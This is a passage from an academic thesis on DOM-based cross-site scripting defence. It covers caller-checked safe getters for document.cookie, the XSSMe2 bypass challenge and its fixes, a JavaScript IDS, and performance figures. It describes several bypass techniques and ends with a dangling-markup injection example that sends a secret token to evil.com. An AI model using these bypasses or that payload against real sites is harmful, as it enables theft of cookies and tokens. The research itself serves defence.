The callee object itself contains yet another exclusive member, which is labeled as *caller*. The scope chain *arguments.callee.caller* will deliver the function's caller and thereby provide information on its identity. For illustration, the caller object can be compared to a list of authenticated callers - only being accepted when a match exists. This way a very simple yet effective white-list-based RBAC can be installed. One has to note that Gecko-based user agents allowed usage of the shortcut *arguments.caller* as well, which is by now considered obsolete. Furthermore noteworthy is here: As soon as a block of JavaScript code is executed in a strict mode, utilizing *arguments.callee* will not be possible. Equally, the access to *arguments.callee.caller* is impossible. The strict mode therefore currently hinders our approach from working and might be avoided or scoped more granularly for specifically chosen methods and code blocks only.

4.5.3.1 Accessor Identification

While meeting the first requirement, which is hindering public access to a property, poses no challenge, the clear identification of a valid accessor can be in many situations complicated. The code snippet from Listing 4.12 demonstrate an apparently straightforward yet valid approach of locking down access to the DOM property *document.cookie*. Only the caller *Safe.get* can be access method for the property. Let us point out that this scenario assumes that an attacker can inject any form and/or amount of malicious code immediately following the outlined script. This includes plug-in code, arbitrary HTML and JavaScript, and we suppose that no server-side filter is in place.

Additionally, the value of *document.cookie* has been set to null to disable a specific attack against this feature discussed in 4.8.1. Even if an attacker is capable of forcing a redirect to a JavaScript URI containing only a string, which is generating HTML causing yet another script execution, the cookie data cannot be accessed; it is simply not available anymore. It has to be said that header settings specifying the cookie as HTTPonly [38] would prevent this trick from working, but at the same time, it would not limit access to other properties than the exemplary *document.cookie* that our approach is capable of protecting.

```
<script type="text/javascript">
// assign secret value to document.cookie
```

[37]MDN, *arguments*, https://developer.mozilla.org/en/JavaScript/Reference/Functions_and_function_scope/arguments (Dec 2011)

[38]OWASP, *HTTPOnly*, https://www.owasp.org/index.php/HttpOnly (Nov 2011)

```
3  document.cookie = '123456-secret-123456';
4
5  (function(){
6    var i,j,x,y;
7
8    // store private copy of documkent cookie
9    var cookie = document.cookie;
10   var o = Object.defineProperty;
11
12   // reset document dookie
13   document.cookie = null;
14
15   // permit click-related safe getter to access document.cookie
16   o(MouseEvent.prototype, 'isTrusted', {configurable:false});
17   o(document, 'cookie', {get:
18     function() arguments.callee.caller === Safe.get ? cookie : null
19   });
20
21   // remove and seal alternative retrieval methods
22   x=Object.getOwnPropertyNames(window),x.push('HTMLHeadElement');
23   for(i in x) {
24     if(/^HTML/.test(x[i])) {
25       for(j in y=['innerHTML', 'textContent', 'text']) {
26         o(window[x[i]].prototype, y[j], {get: function() null})
27       }
28     }
29   }
30   for(i in x=['wholeText', 'nodeValue', 'data', 'text', 'textContent']) {
31     o(Text.prototype, x[i], {get: function() null})
32   }
33
34 })();
35 </script>
```

Listing 4.12: Proposed DOM-based RBAC approach to handle document.cookie access

The examplary code in Listing 4.12 outlines a particularly hard to handle situation. Not only is this code capable of blocking access to the value of a specific DOM property – but it also manages access blocking for different DOM properties with indirect access to sensitive data – note lines 21 and following. The example does not assume that *document.cookie* is exclusively populated by the user agent's HTTP headers, but sets the sensitive value directly in the DOM. That means that an attacker could, for instance, use the plain-text properties describing the text content of script tag or any other parent node to get access to the protected value. If only the DOM property *document.cookie* was to be protected, the necessary code would be significantly shorter and compact. Since the sensitive value assigned to *document.cookie* is part of the properties, such as `document.body.parentNode.children[0].firstNode.textContent`, it can be retrieved by an attacker. However, the additional precautions have to be met, meaning that the constructor prototyped of the properties leaking the sensitive information must be identified and sealed to hinder the attacker from being able to access them.


By calling *getOwnPropertyNames* on the *window* object, the code example utilized the possibility to gain hands-on-access to the existing HTML element constructor prototypes, namely in retrieving the necessary data of all existing elements. During our tests, we have noticed a bug in the current Firefox browser. It was the omission of the constructor for the *head* element, which we have added manually and filed this bug for Mozilla development team to deal with – note line 22 added as a hot-fix. After retrieving the constructors, we can access their prototypes and their properties, which are possibly prone to leaking sensitive content. Additionally, we applied this treatment for critical properties of the *Text* constructor to make sure that even *Text* nodes will not reveal cookie value as part of the script tag's inner text. Upon application of these measurements, the data leakage problem shall be deemed solved for the tested user agent. One must be aware that other browsers might provide slightly different interfaces. They can be easily added to the list of protected node properties but are not reflected by the code example for the sake of clarity.

Allowing certain groups instead of blocking access for all callers constitutes the second task, which we consider more complicated but – depending on the surrounding document's conditions – still feasible. The attacker's objective is to get hands on the protected property *document.cookie*. This property is available in two ways. First option is accessing the DOM property *document.cookie* directly and, by reading it from the text property of the script tag, equipping it with a "secret" value. Second source is a leak we have chosen to implement on purpose to emulate an entirely bad-protected website that stores important data not only in the DOM but also in the printed markup. This can be often observed in real life situations - for example when anti-CSRF tokens are printed in forms and as link *href* suffixes, instead of being contained in private properties until they are needed.

The code shown in Listing 4.13 demonstrates the chosen approach. First of all, we make sure that the property value of the placeholder for *document.cookie* is carefully contained in a closure and can only be accessed by the method identifiable with its label *Safe.get*, with a small exception of a planned leak via *script* tag text content. The exemplary safe getter can be called solely by an event classified by the type *click* and fired by an actual user interaction, rather than a generated click event. This is ensured by the test against the event property *isTrusted*. A thrifty attacker would be able to forge this property by accessing the event prototype, so in order to exclude this possibility, we have frozen this property in the event constructor prototype, and therefore, it cannot be reset by a DOM method call and keeps the value assigned by the browser environment. Code snippet `o(MouseEvent.prototype, 'isTrusted', configurable:false);` testifies to this reasoning. We can easily apply further checks. For instance, we can make sure that the clicked element has to match a certain ID value or other unguessable DOM properties assigned to the event constructor prototype. An attacker would have to use a whole set of browser bugs to bypass these checks. Note that we verify the event originality by several browser defined (thus hardened) and frozen properties. Even if one check fails due to a user agent check, at least one other property will be capable of detecting a bypass, allowing the protective script to react properly and block the actual cookie access.

4.5.3.2 Experimental Evaluation II

To prove feasibility with an empiric study, we decided to carry out yet another experiment, wrapped in a second security challenge labeled XSSMe2. During the challenge, the participants were allowed to inject arbitrary data into a fake website containing a protected security token. The participants were to again take the role of an attacker attempting to access, retrieve and exfiltrate this security token while our protective scripts were meant to keep them from doing so. A screen-shot of a state of having successfully defeated the challenge is shown in Figure 4.4.


XSSMe²
xssme.html5sec.org/xssme2?xss=Garethy Salt
Google
OK
Access document.cookie safely – the legit way

Find a way to steal document.cookie w/o user interaction

vulnerable param: GET[xss]

123456-secret-123456

I uploaded a new beta version - might be quirk … challenge tried to make was made, it
showed that the current and *very experimenta* … is working a bit - and that best on Firefox
9. I will dedicate time to the writeup on the by … who not only submitted by far the most
bypasses - but also provided insight on how to … earch on this particular and rather
hopeless (j/k :)) field of DOM security than I in … far - I was blown away by the quality of
your submissions!

Permitted browsers: **IE9+**. Any reading cookie access counts as stealing, alerting, writing, out-bound channeling... surprise me. UI redressing is valid as well - until no user interaction is required. Just make sure you can get hands on the cookie value you can see in the page sources. The button below allows access to document.cookie in a legitimate way. It's alright if you misuse it...

Garethy Salty Method!

What's the point if this challenge? Simply to prove whether it's possible or not to protect important values from an attacker - even if the server is not capable of delivering protection and proper escaping. In other words - include a JavaScript like this and you have a

Figure 4.4: Result from successfully solving the XSSMe2 Challenge

Before publishing our challenge we were aware of the chance of seeing a large amount of bypasses. The script did not apply any form of server-side filtering, so attackers could submit JavaScript, Iframes, Java Applets and any other form of web content in their attempts to bypass the client-side protection functionality. As Listing 4.12 showcases, the data incoming via the GET parameter *xss* is reflected in a fully unfiltered state. Neither certain characters are being stripped/replaced, nor do any of the aforementioned client-side protection mechanisms such as *window.name* experience randomization. For *editMode* we discussed in [HFNS11], the protection has been installed, too. The test-bed thereby represents a website, which is completely unprotected against any form of XSS attack.

```
<script type="text/javascript">
```

```
var Safe = {};
Safe.get = function() {
  var e = arguments.callee.caller;
  if(e && e.arguments[0].type === 'click'
    && e.arguments[0].isTrusted === true
    && e.arguments[0] instanceof MouseEvent) {
    return document.cookie
  }
  return null;
};
Object.freeze(Safe);
</script>
```

Listing 4.13: Proposal for a safe getter with caller verification

We tested the discussed approach on the most relevant modern user agents available at that time, namely Internet Explorer 10, Firefox 7 and Chrome 14. The results were surprising: While we registered 12.176 attempts to break the DOM-based XSS protection approach, only 50 attempts were successful and an overwhelming majority of 49 among them could be fixed upon quick analysis and short examination. Up till now, merely one bypass category based on browser implementation glitches remains rather hard but possible to defeat (on Gecko based user agents). Next, we will describe the bypass categories we were able to fix. A short list of risks and bypasses we could not mitigate successfully by now, accompanied by the reasons for why this is the case will follow. After explaining our logic, we conclude as to why the above is not endangering the whole approach of specifying and building a DOM-based security implementation. We consider an overall of one fully valid bypass category to be sufficiently few for a novel defense approach, especially given the fact that the majority of bypasses are reliant on browser-based implementation bugs rather than on defense mechanisms' design flaws which could be fixed by using experimental browser features and novel interception techniques.

- **Leaking Document Objects** Despite our pursuits of setting the document property to null and encapsulating all sensitive and necessary properties by safe getters and setters, some user agents allowed document' access in different and unforeseeable ways. One bypass technique was based on leaking a fully operational document property containing all necessary and protected members of an event's targeted element by extracting its *ownerDocument*. Although this property should have been implicitly overwritten, it was not and had to be removed manually. The fix was accomplished by iterating over the enumerated members of *Event.prototype*. Furthermore, we started a recapitulation of the DOM constructors existing for the variety of available HTML elements and we now treat their potentially leaky child properties. These included *innerHTML*, *innerText*, *text*, *data*, *textContent*, *outerHTML*, *outerText* and many others. Note that in a real life scenario, access would not be categorically prohibited but controlled by the implemented RBAC system.

- **Spoofing clicks via click()** The proposed approach employed the *Event.prototype .isTrusted* property, which is supposed to indicate if an event is originating from a "real click" or being constructed via *document.createEvent* or the proprietary methods *fireEvent()* [39] or *click()* [40]. Unfortunately, when called on Internet Explorer, the *click()* method automatically sets *isTrusted* to *true*, even though arbitrary JavaScript can call the click method of any existing DOM node by just calling element.click(). This is clearly an implementation flaw. The current proposal of the DOM protection script overwrites and freezes the event property by modifying its prototype. Only a trusted event can reset it from empty or *false* to *true*. The bypass was successfully mitigated under these premises.

- **Overwriting frozen Properties** The approach we put forward has carefully frozen the Safe object, sealing its members and methods and protecting them from access and modification. Nevertheless, it turned out that a creation of a global property and sealing it not only by applying *Object.freeze()* and *Object.seal()* or even *Object.preventExtensions()* but fully defining it as child property of *window* with *Object.defineProperty()* and the *configurable:false* descriptor was necessary. Several of the submitted attack vectors have overwritten the proposed safe getter and thereby gained full control over the property to protect by our implementation. The current approach incorporated particular lesson learned from this implementation glitch and fully freezes all properties to make sure even re-freezing and deletion, as well as low-level access with *Components.lookupMethod()*, cannot interfere with presumed positive outcomes.

- **Iframe injections and Object Tags** Since their invocation by Netscape in early 1990s, Iframes have widened the attack window for web-based scripting strikes. Even in the DOM-based security implementation we propose, Iframes made it substantially difficult to keep the security promise of sealing and protecting DOM properties from unsolicited access. Several of the attack vectors we have received in response to our challenge, have utilized Iframes to execute JavaScript URIs and create a fresh DOM lacking protective measurements. We alleviated these kinds of bypasses by disabling the methods used by the malicious Iframes, such as DOM traversal and manipulatory methods. So far, the proprietary DOM event *DOMFrameContentLoaded* is the most important step in limiting the capabilities of malicious Iframes in advance of their deployment of calamitous payload [41]. This event fires as soon as Iframe's content finishes to load – including scenarios involving *data:* and JavaScript URIs. By removing or restricting the Iframe to the time window between the event being fired and the Iframe content actually executing its payload, we have effectively mitigated problems caused by Iframes and similar elements. Unfortunately, as of now the event is only available on Gecko-based user agents.

[39] MSDN, *fireEvent Method*, `http://msdn.microsoft.com/en-us/library/ms536423(v=vs.85).aspx` (Dec 2011)

[40] MSDN, *click Method*, `http://msdn.microsoft.com/en-us/library/ms536363(v=vs.85).aspx` (Dec 2011)

[41] MDN, *Gecko-Specific DOM Events*, `https://developer.mozilla.org/en/Gecko-Specific_DOM_Events` (Dec 2011)

- **MouseEvent Constructor Hijacking**. It has come to our attention that it is possible to bypass the safe getter event validation by creating a crimson object: `var MouseEvent=function+MouseEvent();MouseEvent=MouseEvent;` `var test=new MouseEvent(); test.isTrusted=true; test.type='click'`. Upon fully overwriting it and applying it with properties indicating its type to be of the string *click* and the *isTrusted* property is declared true, one makes this object an instance of *MouseEvent*. The newly created object is then used to call a function firing a doctored click event while attempting to access the *cookie* property. The validation method successfully checked the event type, the "trustability" of the event and the object type and found it to be the hijacked but authentic *MouseEvent* object. Thereby all three checks were bypassed and the cookie property was unveiled for arbitrary function calls. Our actions towards fixing this problem initially took to sealing the *MouseEvent* constructor, assuming that this would keep the attacker from hijacking the event and overwrite properties of the event constructor's instances. Unfortunately, this did not bring the result we wanted. The final and successful fix included creating a new event based on *MouseEvent*, sealing this event and having the safe getter check against its properties and originating constructor. After this fix has been installed, no further bypasses making use of this technique were discovered.

- **Same-URL XMLHttpRequests (XHR)**. A subtle yet effective bypass technique was introduced in a very early stage of the testing phase: The injected JavaScript performed an *XMLHttpRequest* on an empty URL, thereby requesting its originating page with the secret property. This did not effectively bypass the protection of the DOM property *document.cookie*. Meanwhile, we made sure it appeared in the printed markup code, so as to make the test scenario more realistic in a sense of common developer mistakes and unintended and in real life often rather unproblematic content leakage. This attack enables the attackers to get hands on the property values by simply applying a regular expression on the returned *responseText* property after the XHR finished and read the data considered to be secret and protected. Our test setup made it very easy for the attackers to solve the challenge, but we wanted to find out what methods the testers would use to obtain the coveted content. In a real-life attack scenario, an attacker would not obey the rules, so this softening of the guidelines was considered useful in providing us with additional insights. We have managed to fix this XHR-based content leakage problem partly by wrapping the *XMLHttpRequest* object as well as the corresponding *ActiveXObject* property for Internet Explorer into a safe getter, consequently nulling the DOM properties. It is recommended for a safe DOM implementation to apply a RBAC system to manage access to the XHR and similar objects allowing to generate additional HTTP requests and thereby leak potentially sensitive data.

We encourage the reader to visit challenge website and review the corrected code samples, including the aforementioned fixes. The vital code fragments are shown in Listing 4.14 and Listing 4.15.

```
<script type="text/javascript">
var Safe = function() {

  // store a private copy of document.cookie
  var cookie = document.cookie;

  // set leaking methods and cookie to null
  document.cookie=document=XMLHttpRequest=ActiveXObject=null;

  // evalute caller and manage access
  this.get = function() {
    var ec = arguments.callee.caller;
    var ev = ec.arguments[0];
    if(ec && ev.type === 'click'
      && ev.isTrusted === true
      && ev instanceof MyEvent) {
      return cookie;
    }
    return null;
  };
};
Object.defineProperty(window, 'Safe', {value: new Safe, configurable:
   false});
</script>
```

Listing 4.14: Corrected safe getter with caller verification; A custom sealed event prevents an attacker from overwriting it and thereby authenticates the click as “real”

Marginally small number of the attacks we were not able to easily fix with browser-only methods, can be attributed to the fact that we did not only assign a DOM variable with the sensitive value to protect, but also printed it in the markup to emulate a real-life scenario of a poorly maintained and prone to web-based scripting attacks website. This would have to be a very unlikely occurrence for a well-secured website using the DOM-based XSS protection, which we implemented as an additional security layer. The following list discusses those outstanding three bypass techniques, submitted by K. Kotowicz, M. Kinugawa and R. Shafigullin.

- **XMLHttpRequest from Iframe-based JavaScript URIs** One of the most prominent bypass patterns submitted by the testers consisted of Iframe tags being applied with a *src* attribute pointing to a JavaScript URI or a non existing page. This effectuated in the web server emitting a 404 error page void of the necessary protective JavaScript code. Both tricks - a JavaScript URI such as `javascript:"<html />"` or the 404 error URL, allowed the Iframe to access the DOM of an untreated website and thereby get access to native and unwrapped *XMLHttpRequest* objects. Those were then initialized to request content of the challenge website, which had the secret code in its printed markup. After requesting the website data, the *responseText* property of the *XMLHttpRequest* instance was analyzed and the “secret” value could be elicited via regular expression or substring extraction. We deployed two separate fixes against this kind of attack.

The first initially covered the 404 error site-bypass and involved setting global *X-Frame-Options: DENY* headers to forbid the contestants to use Iframes linking to same domain sites not applied with the protective script. Having realized that this fix does not comply with the rules of the experiment to be reliant on client-side protection, nor does it concur with easy and real-life usability, we have decided to develop a more effective yet deployment-friendly way to protect against Iframe attacks within the DOM method *document.implementation.createHTMLDocument()*. We will elaborate on that technique in Section 4.8.1.

- **XMLHttpRequest after Redirect to data URIs** Kotowicz has submitted an attack vector consisting of a Base64 encoded string used in a redirect to a data URI operation. The code embedded in the data URI executed a XHR to the originating website using the DOM property opener. Surprisingly, Firefox and Gecko-based user agents set the domain context for data URIs to the one from where the data URI was initially coming from. This is markedly unusual and uncommon in other user agents supporting data URIs. The fact that there is effectively no way to get hands on the objects and properties used in the context of the data URI, has made it impossible for us to find an exclusively client-side fix. Since the data URI's XHR can only access printed secret and did not deliver a way to break the actual property freezing or helped in breaking the protection delivered by the safe getter, we decided to consider this attack tolerable. It is expected that Firefox changes the way domain contexts are being exchanged between HTTP URLs and data URI on automatic redirects. In case this glitch is fixed, the attack will be gone. In Section 4.8.1, we will discuss an additional fix which works on Firefox and Gecko-based user agents and is capable of allowing assignment control over the *location* object before they are delegated to the browser and cause a redirect.

```
(function(){
  var i, j, x, y, o = Object.defineProperty, f = function(){return null};
  var killIframe = function(e){
    e.target.parentNode.removeChild(e.target);
  };
  window.addEventListener("DOMFrameContentLoaded", killIframe, false);
  o(window, 'MyEvent', {value:MouseEvent, configurable:false});
  o(MyEvent.prototype, 'isTrusted', {configurable:false});
  for(var i in j=[
    'HTMLElement',
    'HTMLAnchorElement',
    'HTMLAppletElement',
    'HTMLAreaElement',
    'HTMLMediaElement',
    ...
    'SVGUseElement',
    'SVGViewElement'
  ]) {
    try {
      for(var x in y=window[j[i]].prototype){
  if(x !== 'parentNode' && x !== 'removeChild') {
    o(y, x, {get:f, configurable: false});
  }
      }
    } catch(e) {}
  }
  o(window, 'document', {value:null, configurable:false});
  o(window, 'window',   {value:null, configurable:false});
  o(Object, 'defineProperties', {value:f, configurable:false});
  o(Object, 'defineProperty', {value:f, configurable:false});
})();
```

Listing 4.15: Corrected DOM-based RBAC approach to handle document.cookie access; After sealing HTML element constructors

4.5.3.3 Concluding Experiment II

Drawing conclusions from this experiment, we are proud to have proved that a purely DOM-based security solution of installing a DOM-based RBAC is feasible and easy to implement on two of the major contemporary user agents. With few markup and JavaScript modifications, a meta- programming layer leading to a full stack IDS and RBAC layer can be realized and easily extended with further functionality.

This final step of the experiment outlines another positive aspect of this approach, evident when one weighs it against complex and expensive server-side filtering solutions. It must be clearly stated that the additional overhead for successful access compared to blocked access is only affecting the users' client software for failed attempts. The deploying server is neither affected as it would be the case with a server-side IDS or tools such as the HTMLPurifier, nor does this represent legitimate script usage.

4.5.4 Building a JavaScript IDS/IPS

IDS and IPS (Intrusion Detection System/Intrusion Prevention System) residing on various layers have a long history in IT security research. Except from early and rather fragile JavaScript sand-boxing approaches, no JavaScript or DOM-based IDS/IPS approaches have been discussed in detail so far. The DOM-based security solution we propose has a variety of advantages in regards to the visibility of obfuscated and ambiguous attack vectors. Since the DOM is capable of connecting the awareness of arbitrary changes with an event, it is possible to install an IDS that is more powerful than a comparable system residing on a different layer. One shall acknowledge several reasons justifying this statement:

- **Visibility Benefits** A DOM-based IDS can see attacks that no other IDS would be able to notice or detect. Examples illustrating this include DOMXSS attacks covered in Section 3.6.4, as well as the attacks against Flash files, which use the *location.hash* to directly pass parameters invisible for a network-based or server-side IDS. Attacks targeting client-side plug-in code via DOM can easily and exclusively be detected by the DOM-based IDS – existing implementations of server-side systems possess low to no visibility over those attacks without assistance from the user agent itself. Furthermore, a DOM-based IDS is capable of protecting documents not residing on classic server infrastructures, local files included. It is possible to expand the approach of a DOM-based IDS to work with server-side JavaScript implementations such as Node.JS [42]. A DOM-based IDS can be utilized on the server by installing an instrumented browser alongside an automated testing tool like Selenium WebDriver in combination with a headless virtual display [43]. This way, communication using JSON or similar data exchange between two instances can be secured on a similar level. This is the case even if both are incapable to make use of a DOM-based IDS. Yet another benefit of a client-side IDS is marked by this universal deployment ability.

- **Obfuscation Resilience** A DOM-based IDS is not affected by any level obfuscation pertaining to client-side attacks. It is capable of wrapping native and user-defined functions and methods. Therefore, it can perform parameter inspection instead of being forced to apply heuristics and patterns to incoming unprocessed string data. The IDS can perform type and origin checks to ascertain that the inspected data is of sufficient integrity and has been, for instance, instantiated from a trusted object. As discussed in Section 4.5.3, the IDS can assure integrity of accessor methods and communicate results to either an IPS or RBAC installation for further reaction to potential integrity violations. All those inspections and interactions happen on the same layer that the attack would be carried out on, thus no lack of visibility can interfere with the prevention results of detection and intrusion.

- **Performance and Availability Benefits** Compared to its siblings residing on the network layers and server-side environments, a DOM-based IDS is fast and dominates in scalability. While server-side IDS might face load levels depending on user input and the quantity of requests, a client-side IDS can affect only the actual current user. A versatile attacker can easily abuse a distributed network of hosts to perform a large quantity of requests. In doing so, he can slow the whole infrastructure down by requesting data capable of causing high load average for the IDS component. In May 2010, Sullivan has published an article elaborating on ReDoS attacks, in which he describes how using maliciously crafted strings targeting insecure and sloppily written regular expressions can cause denial of service and overflow attacks [44]. Prior to that, in 2009, Reichman and Weidman have presented on ReDoS attacks against web applications, identifying several new attack vectors and flawed regular expressions formerly advertised by OWASP as secure and ready-to-use [45]. Undoubtedly, a client-side IDS can be affected by the same

[42] *Node.JS*, `http://nodejs.org/` (Dec 2011)

[43] Goldberg, *Python - Headless Selenium WebDriver Tests using PyVirtualDisplay*, `http://coreygoldberg.blogspot.com/2011/06/python-headless-selenium-webdriver.html` (June 2010)

[44] Sullivan, *Regular Expression Denial of Service Attacks and Defenses*, `http://msdn.microsoft.com/en-us/magazine/ff646973.aspx` (May 2010)

[45] Reichman et al., *Regular Expression Denial of Service*, `http://www.checkmarx.com/Upload/Documents/PDF/Checkmarx_OWASP_IL_2009_ReDoS.pdf` (2009)

issues. Over the course of our research, we have identified several browsers as vulnerable against ReDoS via HTML5 client-side validation [46]. Nevertheless, the level of magnitude a DoS attack against a client-side IDS has compared to the impact of a large scale attack against a server-side solution (potentially affecting millions of clients) is comparably low. Additionally, most modern user agents are applied with a technology labeled hang-resistance and can detect long-running scripts and offer stopping them or reloading the website [47]. Further thoughts on performance considerations for client-side protection systems are noted in Section 4.5.6.

- **Maintenance and Deployment** A DOM-based IDS is most likely consisting of open sourced components entirely composed in JavaScript or comparable scripting languages. Therefore the transparency regarding the inner workings can be leveraged to optimize the robustness and quality of attack detection signatures and behavioral heuristics. With a centralized deployment system for novel versions of the defensive library and IDS/IPS, quick and effective deployment can be guaranteed. This can be compared to the update mechanisms existing for Firefox extensions: In case a novel attack is being mitigated by a new NoScript release, users are prompted to install the updated version with every browser restart. A purely JavaScript and DOM-based IDS/IPS can even update silently without any prompts. Websites deploying their own and possibly customized version of the tool can freely decide whether and when to deploy an updated version or alternatively trust a Content Delivery Network (CDN) to take care of these duties.

The next paragraphs will supply real-life use cases for our approach, installing non-complex but efficient wrappers around the functionality of an existing security-relevant open source product. A first actual implementation of the JavaScript IDS approach can be observed in IceShield [HFH]. There, the proposed approach is used to allow Malware to execute until the point of payload deployment for classification purposes and provide real-time protection for the affected user at runtime.

4.5.5 Detectability and Footprint

Depending on the use case, attacker's ability to facilely detect if a protective library is in use on his target can be of crucial importance. Attackers have, once capable of executing arbitrary script code, a wide range of possible detection and fingerprinting techniques at hand to decide whether they would be operating in a protected DOM or rather an unprotected document object. One of those techniques, among others used in existing web malware we analyzed, is to observe the value returned by the *toString()* call on a possibly modified method; our implementation of IceShield uses a simple trick to hide the fact that native functions and host objects were hooked and overwritten though. We have achieved that by overwriting the *toString* property with a function

[46]Heiderich, *Opera HTML Redos Attack*, `http://html5sec.org/?redos` (Aug 2010)

[47]IEBlog, *Hang Resistance in IE9*, `http://blogs.msdn.com/b/ie/archive/2011/04/19/hang-resistance-in-ie9.aspx` (April 2011)

returning a string indicating the method is of native origin. Afterwards, we have overwritten *toString.toString.toString* with *toString.toString* to guarantee that the attacker cannot call the nth nested *toString* instance to detect benign spoofing. This situation is demonstrated by the code in Listing 4.16.

```
<script type="text/javascript">
  alert.toString = function(){
    return 'function alert() { [native code] }'
  }
  alert.toString.toString = function(){
    return 'function toString() { [native code] }'
  }
  alert.toString.toString.toString = alert.toString.toString;
</script>
```

Listing 4.16: Approach for effective toString mimicking

In a malware detection and prevention scenario, it is mandatory to allow a browser malware to execute payload for some time until the dangerous parts can be clearly identified and consequently stopped from executing. The goal of IceShield was not only to prevent malware from harming users, but also to collect behavioral data of the possibly malicious code. Important data shall be returned for later analysis and machine-learning-based dynamic heuristics for permutations' detection. Despite these and further cloaking measurements, a sophisticated attacker was still able to determine the presence of IceShield by performing several timing-oriented operations. One example was to perform comparisons of the timing values between method- and operator-driven string concatenation. If a major difference between the repeated concatenation using the plus operator and the *String.concat()* method was registered, the method overwriting on *String.concat()* could successfully be detected.

Stealthiness is not a success determinant for our current goal of freezing the DOM for user security's sake. The aim of the frozen DOM is not to detect zero-day attacks but to provide a robust protection mechanism against a broad range of web-based scripting attacks. Additionally, a larger variety of attacks can still be analyzed before they are being carried out by the Iframe "proxification", which we discuss in Section 4.8.3. Our solution is capable of sending arbitrary cross-domain content through a proxy instance in advance to its rendering by the user agent. We thereby outsource the analysis and potential detectability problems to the proxy tool, while keeping our DOM-based tool focused on its tasks and hitting the bull's eye in the dimensions of robustness, comprehensiveness regarding possible leaks and bypasses, as well as performance optimization for a better user experience. We have approached the latter by avoiding *document.write* calls using unbalanced markup. We almost exclusively used the highly performance-optimized *innerHTML* property for markup mappings throughout the sanitation process. The exact procedures and impact of these will be discussed in Section 4.8.1.

UA	Failed access	Successful access	Direct access
FF7	5811ms	7851ms	10873ms
IE10	9003ms	19544ms	15322ms

Table 4.4: Benchmark results for 1.000.000 cookie access attempts

4.5.6 Performance Considerations

The amount of JavaScript necessary to weave a protective coat around the DOM and allow the *document.implementation* based pre-flight inspection (PFI) while delimiting the existing DOM properties and defining a simple safe getter, is no more than seventy lines of code. In contrast, HTMLPurifier, a PHP-based server-side filter tool, consists of no less than 12K lines of code in its version 4.3.0. A more granular version of our prototype requires about 120 lines of client-side code to have the ability to check against a white-list of tags and attributes, validate against basic document grammar, and, most importantly, deliver comparable protection. Not only are client-side XSS protection mechanisms faster but they require less code, have better visibility, and are immune against charset-based obfuscation and other bypasses functioning against server-side XSS filters. Ultimately, a client-side XSS protection library minimizes the costs for a website owner because no complex calculations have to be done on the server-side: All the protective work is being outsourced to clients.

Our performance measurements have given rise to some surprising results. Table 4.5.6 demonstrates the outcomes of our performance evaluation, which is mainly consisting of monitoring the performance overhead of a modified cookie-getter compared with the direct access to this DOM property. We executed a script performing 1,000,000 cookie access attempts and measured the timing difference between failed access, successful access, and consequently direct access to the document cookie. We noticed that Firefox handles delegated access to a locked and frozen *document.cookie* properties significantly faster than direct access and the property once stored in the anonymous function scope provides better getter performance than requesting the property directly from the user agent core scripts. The early version of Internet Explorer 10 we used for testing did not mirror this behavior. There, the direct access to *document.cookie* was slightly less expensive than the getter controlled access.

Depending on the implemented checks, the granularity of the RBAC architecture and the complexity of the IDS rules and filters, the performance might suffer. Luckily and importantly, the impact is expected to be very low. This is due to the fact that modern user agents keep optimizing their JavaScript engines and DOM implementations for performance, as well as the entirety of the checks being performed on the client-side. No additional server performance and CPU cycles will be consumed with increasing complexity of the tool's capabilities. As smart-phones, mobile devices and desktop computers are becoming significantly faster and faster in time, the actual noticeable overhead is prognosticated to be low to non-perceivable for the user. Additionally, parts of the IDS system requiring CPU-heavy string and regular expression operations can be outsourced to a JavaScript *Worker* object, thus avoiding interference with user's browsing experience. In essence: The general trend towards very fast JavaScript parsers and engines paired with increasing CPU performance on the targeted devices, hardware acceleration for HTML content and first experimental approaches using 3D hardware and *canvas* elements for load heavy calculations [48] all come together in supporting our approach of installing effective and tamper-resistant DOM security in the DOM itself.

4.5.7 Security Considerations

At present state of library implementation, older user agent's lack of full support is the most important limitation of our approach to mitigating XSS exploits on the layer where they execute. It is possible to create a shadowed DOM on previous Internet Explorer versions, which can be obtained by the use of proprietary objects such *ActiveXObject* instantiated with the parameter *htmlfile* or, depending on the document MIME type, with *xmlfile*. However, older versions of Firefox unfurnished with *document.implementation.createHTMLDocument* support will require heavy customizations of the tool if we want the protection and pre-flight inspection (PFI) features to work properly.

Gecko-based browsers support a property called *Components*, providing a method called *lookupMethod*. Meant for browser extensions, this proprietary feature is giving them ability to extract the original host object, even in case it was overwritten by a script running in domain context. In our case, *Components.lookupMethod* might compromise the DOM-based protection library and hand out a possibility of original host objects' extraction to attackers. We provisionally disable *Components.lookupMethod* by settings its *__proto__* to null, knowing that this gives way to potential security problems for several Firefox extensions. To limit unprivileged scripts' access to this method, a bug has been filed in Mozilla bug-tracker [49].

Another limitation that has not been tackled in the current prototype is a special form of markup injection based on unclosed attributes, which may potentially lead to data leakage of markup fragments from the injected site. While this attack is possible on websites not using our tool, the technique the prototype is using has thus far been incapable of stopping this kind of attack. Consider the following injection happening on an arbitrary website:

```
<div>benign markup</div>
<img src='//evil.com/steal.php?stolen=<a href=
"deleteuser.php?token=123456secret">O'Malley</a>
```

[48]IEBlog, *HTML5, Native: Third IE9 Platform Preview Available for Developers*,http://preview.tinyurl.com/23wkapo (June 2010)

